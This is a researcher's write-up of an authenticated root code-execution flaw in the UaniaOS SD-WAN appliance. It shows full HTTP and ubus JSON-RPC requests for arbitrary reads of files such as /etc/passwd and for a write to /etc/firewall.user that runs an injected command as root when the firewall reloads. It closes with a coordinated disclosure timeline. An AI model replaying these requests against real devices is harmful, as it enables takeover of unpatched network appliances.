


Remote code execution UANIA
UANIA OS: Authenticated Remote Code Execution
The UaniaBOX hands its admin a web GUI and no shell. Its packet capture page validated the one field that looked dangerous, then handed me arbitrary file reads and writes over UBUS. One writable path, /etc/firewall.user, was enough to run commands as root.
The important thing is not to stop questioning.
Summary
About a year ago we started evaluating an SD-WAN bandwidth aggregation solution called UANIA for a number of customers. The vendor sells several models, and the one we picked was the UaniaBOX, which can aggregate up to three WAN links.
The box landed on my desk, and before it went anywhere near a production network I wanted to know how it held up under pressure. What follows is how an authenticated web session on that appliance turned into root.
First Analysis
I started where everyone starts: how do you get into this thing?
UaniaOS ships a web interface, and this is the login screen.
 UaniaOS 3.0 stable login page, with the username admin already filled in and an empty password field. The address bar shows /cgi-bin/luci on port 65080
With the credentials supplied by the vendor I landed on the dashboard.
 The UaniaBox dashboard after login, showing model UaniaBox, an uptime of 63 days and a list of active DHCP leases with hostnames and addresses blacked out
Trying the same admin account over SSH went nowhere.
bashrainpwn@0xdeadspace:~$ ssh admin@192.168.100.1
(admin@192.168.100.159) Password:
(admin@192.168.100.159) Password: # Rejected
So the appliance is administered entirely from the web GUI, with no shell available to the operator. That constraint is the whole reason this write-up exists: if you cannot get a shell through the front door, you start looking for a feature that will run commands on your behalf.
Going through the menus, one entry stood out immediately for exactly that reason: Services\Packet Capture.
 The Packet Capture page under the Servizi menu, with fields for the tcpdump filter, duration, packet count, domain resolution and verbose mode, and buttons to start the capture and download the result
Packet Capture offers:
- Filter
- Duration (in seconds)
- Packets (number of packets to capture)
- Resolve domains
- Verbose
- Start
- Download the captured pcap file
A feature that takes user input and feeds it to tcpdump is a promising place to start.
Packet Capture
These are the requests the page fires in the background while you sit on it.
-
It checks the
pidfile in/var/run/to see whethertcpdumpis already running.httpPOST /ubus/?1753692676204 HTTP/1.1 Host: redacted:65080 Content-Length: 142 Accept-Language: it-IT,it;q=0.9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 Content-Type: application/json Accept: */* Origin: http://redacted:65080 Referer: http://redacted:65080/cgi-bin/luci/admin/services/packet_capture Accept-Encoding: gzip, deflate, br Connection: keep-alive [ { "jsonrpc":"2.0", "id":45, "method":"call", "params":[ "AUTH_TOKEN-0000", "file", "stat", { "path":"/var/run/packet_capture.pid" } ] } ] -
It checks whether the
.pcapfile exists.httpPOST /ubus/?1753692676656 HTTP/1.1 Host: redacted:65080 Content-Length: 132 Accept-Language: it-IT,it;q=0.9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 Content-Type: application/json Accept: */* Origin: http://redacted:65080 Referer: http://redacted:65080/cgi-bin/luci/admin/services/packet_capture Accept-Encoding: gzip, deflate, br Connection: keep-alive [ { "jsonrpc":"2.0", "id":47, "method":"call", "params":[ "AUTH_TOKEN-0000", "file", "stat", { "path":"/tmp/capture.pcap" } ] } ]
Two things are already visible here, and both matter later: the frontend talks to a JSON-RPC endpoint at /ubus/, and it asks that endpoint to touch arbitrary paths on the filesystem.
Command injection through the filter field
Intercepting the request sent when the capture starts, I could see the GUI calling /usr/libexec/packet_capture_start with my filter, here just -h.
httpPOST /cgi-bin/cgi-exec?1753692983928 HTTP/1.1
Host: redacted:65080
Content-Length: 272
Accept-Language: it-IT,it;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://redacted:65080
Referer: http://redacted:65080/cgi-bin/luci/admin/services/packet_capture
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

sessionid=AUTH_TOKEN&command=%2Fusr%2Flibexec%2Fpacket_capture_start%20%7B%22interface%22%3A%22eth0%22%2C%22filter%22%3A%22-h%22%2C%22packets%22%3A%22%22%2C%22duration%22%3A%22%22%2C%22verbose%22%3Afalse%2C%22domains%22%3Afalse%2C%22file%22%3Atrue%7D

# Url Decoded
sessionid=AUTH_TOKEN&command=/usr/libexec/packet_capture_start {"interface":"eth0","filter":"-h","packets":"","duration":"","verbose":false,"domains":false,"file":true}
This looked like the shortest path to code execution, and it was a dead end. The filter is validated server side, and every injection attempt I threw at it came back the same way.
httpHTTP/1.1 200 OK
Connection: close
Content-Type: application/octet-stream
Content-Length: 47

error: Il filtro inserito non risulta corretto
("The filter you entered is not valid.")
Credit where it is due: that field is handled properly.
The download CGI
Downloading the .pcap produces this request.
httpPOST /cgi-bin/cgi-download HTTP/1.1
Host: redacted.uania.net:65080
Content-Length: 119
Cache-Control: max-age=0
Accept-Language: it-IT,it;q=0.9
Origin: http://redacted.uania.net:65080
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://redacted.uania.net:65080/cgi-bin/luci/admin/services/packet_capture
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

sessionid=AUTH_TOKEN&path=%2Ftmp%2Fcapture.pcap&filename=redacted.uania.cloud-1753693356292.pcap&mimetype=application%2Fvnd.tcpdump.pcap

# Url Decoded
sessionid=AUTH_TOKEN&path=/tmp/capture.pcap&filename=redacted.uania.cloud-1753693356292.pcap&mimetype=application/vnd.tcpdump.pcap
The path is right there in the request body, so I swapped it for something more interesting.
httpsessionid=AUTH_TOKEN&path=%2Fetc%2Fpasswd&filename=passwd&mimetype=application%2Fvnd.tcpdump.pcap
httpHTTP/1.1 200 OK
Connection: close
Content-Type: application/vnd.tcpdump.pcap
Content-Disposition: attachment; filename="passwd"
Content-Length: 563

root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
unbound:x:65536:65536:unbound:/var/run/unbound:/bin/false
Arbitrary file read, one parameter away.
It is not unrestricted, though. Asking for shadow gets you turned away.
httpsessionid=AUTH_TOKEN&path=%2Fetc%2Fshadow&filename=shadow&mimetype=application%2Fvnd.tcpdump.pcap
httpHTTP/1.1 403 Access to path denied by ACL
Connection: close
Content-Type: text/plain
Content-Length: 29

Access to path denied by ACL
An ACL. Which told me a lot about what I was standing on.
OpenWrt
Looking back at the /ubus/ traffic, the pattern was consistent: JSON-RPC 2.0, an object called file, a method called stat, and a path as a parameter.
json{
  "jsonrpc": "2.0",
  "id": 47,
  "method": "call",
  "params": [
    "AUTH_TOKEN-0000",
    "file",
    "stat",
    {
      "path": "/tmp/capture.pcap"
    }
  ]
}
The whole thing looked like internal system operations exposed over an API. I did not know the underlying platform yet, so I went searching for "ubus", "jsonrpc file stat path" and "ubus luci call rpc". Everything pointed at OpenWrt, the Linux based operating system that runs on a large slice of the world's routers and embedded gear.
The official OpenWrt documentation on UBUS confirmed it. UBUS is OpenWrt's internal message bus, the channel daemons and modules use to talk to each other, and it is exposed over HTTP through rpcd, usually alongside LuCI, the web interface.
Put that next to the referer carried by every request, /cgi-bin/luci/admin/services/packet_capture, and the picture was complete. The UaniaBOX is an OpenWrt box with a vendor skin on top.
A word on ACLs
ACLs in OpenWrt govern access to the UBUS calls that system modules and services expose. They decide who is allowed to call what, and they are the boundary that keeps an RPC interface from being a free shell.
The mechanism is simple. A user who authenticates, over RPC or through LuCI, gets a session token bound to a set of ACL scopes. Every request is checked against those scopes, comparing the method being called with the permissions attached to the token. If the required ACL is missing, the call is refused with an access denied error.
That is what stopped the /etc/shadow read. The interesting question is what the ACL does allow.
Enumeration over UBUS
With a rough idea of what I was dealing with, I started playing with the requests. If I could file stat a path, maybe I could read it too. And if I could read it, maybe I could write it.
Taking the pcap existence check as a template and swapping stat for read, /etc/passwd came back without going anywhere near cgi-download.
json[
    {
        "jsonrpc":"2.0",
        "id":1167,
        "method":"call",
        "params":[
            "AUTH_TOKEN",
            "file",
            "read",
            {
                "path":"/etc/passwd"
            }
        ]
    }
]
httpHTTP/1.1 200 OK
Connection: close
Content-Type: application/json
Content-Length: 633

[
    {
        "jsonrpc":"2.0",
        "id":1167,
        "result":[
            0,
            {
                "data":"root:x:0:0:root:/root:/bin/ash\ndaemon:*:1:1:daemon:/var:/bin/false\nftp:*:55:55:ftp:/home/ftp:/bin/false\nnetwork:*:101:101:network:/var:/bin/false\nnobody:*:65534:65534:nobody:/var:/bin/false\ndnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false\nunbound:x:65536:65536:unbound:/var/run/unbound:/bin/false\n"
            }
        ]
    }
]
Directory listing works the same way with list.
json[
    {
        "jsonrpc":"2.0",
        "id":1167,
        "method":"call",
        "params":[
            "2c4bdde0f2194e77cf02dc8d25048899",
            "file",
            "list",
            {
                "path":"/etc/"
            }
        ]
    }
]
httpHTTP/1.1 200 OK
Connection: close
Content-Type: application/json
Content-Length: 13386

[
    {
        "jsonrpc":"2.0",
        "id":1167,
        "result":[
            0,
            {
                "entries":[
                    {
                        "name":"banner",
                        "type":"file",
                        "size":154,
                        "mode":33188,
                        "atime":1602205805,
                        "mtime":1602205805,
                        "ctime":1602205805,
                        "inode":90,
                        "uid":0,
                        "gid":0
                    },
                    {
                        "name":"banner.failsafe",
                        "type":"file",
                        "size":461,
                        "mode":33188,
                        "atime":1602205805,
                        "mtime":1602205805,
                        "ctime":1602205805,
                        "inode":91,
                        "uid":0,
                        "gid":0
                    },
                    {
                        "name":"board.d",
                        "type":"directory",
                        "size":74,
                        "mode":16877,
                        "atime":1602205805,
                        "mtime":1602205805,
                        "ctime":1602205805,
                        "inode":92,
                        "uid":0,
                        "gid":0
                    },
                    [..SNIP..]
Goofy Shell
After twenty minutes of hand editing requests in a proxy, I got tired of it and wrote a small Python script to do the typing for me. I called it Goofy Shell.
It takes a command from a very short menu:
- ls
- cat
- cd
- pwd
crafts the matching JSON-RPC request, sends it to the endpoint and prints the result. It is not a shell in any real sense, but it feels like one, and that was enough to make the enumeration bearable.
bashrainpwn@0xdeadspace:~$ python3 goofy_shell.py
[!] Usage: python goofy_shell.py <hostname.uania.net> <port> <username>
rainpwn@0xdeadspace:~$ python3 goofy_shell.py redacted.uania.net 65080 admin
Password:
[+] Authenticated!
=== UANIA GOOFY SHELL ===
goofy_shell@redacted.uania.net> # Hello Goofy Shell!!
goofy_shell@redacted.uania.net> pwd
Directory attuale: /
goofy_shell@redacted.uania.net> ls
[+] Directory Listing Result:
      Type Name                           Size                 Mode       UID        GID
 directory bin                            1249                  16877     0          0
 directory dev                            2900                  16877     0          0
 directory etc                            3488                  16877     0          0
 directory lib                            3488                  16877     0          0
 directory lib64                          3488                  16877     0          0
 directory mnt                            3                     16877     0          0
 directory overlay                        4096                  16877     0          0
 directory proc                           0                     16749     0          0
 directory rom                            260                   16877     0          0
 directory root                           3488                  16877     0          0
 directory sbin                           3488                  16877     0          0
 directory sys                            0                     16749     0          0
 directory tmp                            740                   17407     0          0
 directory usr                            3488                  16877     0          0
 directory var                            740                   17407     0          0
 directory www                            3488                  16877     0          0
 directory boot                           4096                  16877     0          0
 directory .android                       3488                  16872     0          0
      file storage.json                   555                   33188     0          0
 directory .cache                         3488                  16877     0          0
      file search.sh                      271                   33261     0          0
goofy_shell@redacted.uania.net> cat /etc/passwd
Contenuto di /etc/passwd:
--------------------------------------------------
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
unbound:x:65536:65536:unbound:/var/run/unbound:/bin/false
--------------------------------------------------

goofy_shell@redacted.uania.net>
Reading was easy. Writing was the problem. I spent a few hours walking the filesystem and trying file write against anything that looked promising, and the ACL bounced all of it. Then one path went through: /etc/firewall.user.
If you have ever touched OpenWrt you already know why that is bad news for the device. Here is the file, comments included.
bash# This file is interpreted as shell script.
# Put your custom iptables rules here, they will
# be executed with each firewall (re-)start.

# Internal uci firewall chains are flushed and recreated on reload, so
# put custom rules into the root chains e.g. INPUT or FORWARD or into the
# special user chains, e.g. input_wan_rule or postrouting_lan_rule.
The file documents the exploit for you. It is a shell script, it runs on every firewall restart, and it runs as root.
 The self sabotage meme: a cyclist labelled UaniaOS 3.0 pushes a stick into his own front wheel, labelled /etc/firewall.user writable, and crashes
Remote Code Execution
The payload is a single file write call that appends a command to the end of the file, keeping the original comments so the change stays inconspicuous.
json{
        "jsonrpc":"2.0",
        "id":0,
        "method":"call",
        "params":
        [
            "AUTH_TOKEN",
            "file",
            "write",
            {
                "path":"/etc/firewall.user",
                "data":f"# This file is interpreted as shell script.\n# Put your custom iptables rules here, they will\n# be executed with each firewall (re-)start.\n\n# Internal uci firewall chains are flushed and recreated on reload, so\n# put custom rules into the root chains e.g. INPUT or FORWARD or into the\n# special user chains, e.g. input_wan_rule or postrouting_lan_rule.\n\nid > /tmp/capture.pcap"
            }
        ]
    }
From here the command runs on the next reboot or on the next firewall configuration reload. There is no need to wait for a reboot, because the GUI will reload the firewall for you. Create a throwaway rule, apply the configuration, and uci-firewall restarts.
 The Bypass dialog holding a throwaway rule, left disabled, with ASN and note both set to test
 The Bypass rule list with the test entry saved, and a hand drawn arrow pointing at the circled Salva e applica button that triggers the configuration reload
 A blue banner across the interface reading Applying configuration changes, with an 88 second countdown
Then read back the file the payload wrote to, using the same file read call the page uses for its own pcap.
httpPOST /ubus/?1753695001662 HTTP/1.1
Host: redacted.uania.net:65080
Content-Length: 134
Accept-Language: it-IT,it;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://redacted.uania.net:65080
Referer: http://redacted.uania.net:65080/cgi-bin/luci/admin/services/packet_capture
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

[{"jsonrpc":"2.0","id":1167,"method":"call","params":["AUTH_TOKEN","file","read",{"path":"/tmp/capture.pcap"}]}]
httpHTTP/1.1 200 OK
Connection: close
Content-Type: application/json
Content-Length: 79

[{"jsonrpc":"2.0","id":1167,"result":[0,{"data":"uid=0(root) gid=0(root)\n"}]}]
uid=0. An authenticated web user, with no shell access by design, executing commands as root.
Exploit
I wrapped the whole chain into a single script: authenticate, grab the CSRF token, read /etc/passwd to confirm access, write the payload, trigger the firewall reload, read the output back.
bashrainpwn@0xdeadspace:~$ python .\exploit.py http://redacted.uania.net:65080 admin
Password:

           _   _  _   _  _ ___   _
          | | | |/_\ | \| |_ _| /_\
          | |_| / _ \| .` || | / _ \
           \___/_/ \_\_|\_|___/_/ \_\
              UANIA(pwn)BOX - RCE
+----------------------------------------------+
 Exploit Author: Alessandro Sgreccia (@rainpwn)
Author Homepage: https://rainpwn.blog/
      Tested on: UaniaOS 3.0
+----------------------------------------------+

[+] UANIA BOX is online
[+] Authentication: Success!
[+] Got CSRF token: 66247a9114d60235ca3eb1563d000b50
[*] Starting: stage 1 ...
-> [*] Rading: /etc/passwd ...
-> [+] Got /etc/passwd content!
-> [*] Writing: 'id > /tmp/capture.pcap' in /etc/firewall.user ...
-> [*] Deliverying payload ...
-> [+] Payload delivered successfully!
[*] Starting: stage 2 ...
[*] Restarting uci-firewall will cause an internal network outage for a few seconds. Procced? (Y/n) Y
-> [*] Reloading: uci-firewall ...
-> [*] Applying: uci-config ...
-> [+] Uci-config: Applied!
-> [*] Waiting to root executing payload ...
[*] Reading: /tmp/capture.pcap ...
[+] It's Raining! Exploit successful!

Content of /tmp/capture.pcap:
--------------------------------------------------
uid=0(root) gid=0(root)
--------------------------------------------------
One note on the second stage: reloading uci-firewall drops the internal network for a few seconds, so the script asks before doing it. On a device sitting in front of a customer's traffic, that is not a detail to skip past.
With root code execution, getting a real shell on the box is a formality.
bashrainpwn@0xdeadspace:~$ ssh 192.168.100.1 -l rainpwn
Password:

BusyBox v1.31.1 () built-in shell (ash)

---------------------------------------------------

            UaniaOS 3.0 - Uania Srl

---------------------------------------------------
root@redacted:~# id
uid=0(root) gid=0(root)
root@redacted:~# pwned \o/
Disclosure Timeline
- 2025-07-25First report sent to UANIA at <info@uania.com>.
- 2026-01-27Report sent again, the first one having gone unanswered.
- 2026-01-28UANIA acknowledged receipt of the report.
- 2026-02-10UANIA confirmed they had reproduced the issue and scoped it to UaniaOS >= 2.1 < 3.0.1, attributing it to excessive ACL permissions in their OpenWrt customization feeds, which allow an authenticated non-root user to call
ubus file writeon arbitrary paths. The fix was already developed and tested internally, with the update to users planned for the end of February 2026. They proposed a coordinated disclosure: a public advisory on uania.com/security alongside this write-up, a full technical description, credit to me, and publication after roughly 60 days to give their centrally managed fleet, over 4000 devices, time to update. They also offered to file the CVE with MITRE jointly, as co-discoverers. - 2026-02-10I agreed to the coordinated advisory and the 60 day window, asked to go ahead with the MITRE CVE so that the advisory and the public disclosure would line up, asked to review the final advisory before publication, and asked to republish it on Red Hot Cyber, since Hackerhood is part of that group.
- 2026-02-17UANIA accepted the CVE request and committed to sending both the MITRE submission and their own security advisory for my review around mid-March, filing by the end of March, with a possible slip of a few weeks if the device rollout ran late. They had no objection to the Red Hot Cyber publication once the CVE was assigned.
- 2026-03-24UANIA sent the draft advisory for the new uania.com/security section and the draft MITRE CVE submission, asking for feedback on the credits in particular.
- 2026-03-25I approved both drafts as they were, credits included.
- 2026-09-10With no CVE assigned five months later, I asked UANIA for a status update.
- 2026-09-14UANIA confirmed the advisory was live at https://www.uania.com/security/ and that the CVE request had been filed through MITRE's cveform, which has since become legacy, with no response ever received. Following my request they resubmitted it and this time got a submission confirmation and an internal tracking reference.
If this writeup saved you an evening, you can buy me a coffee.
Buy me a coffee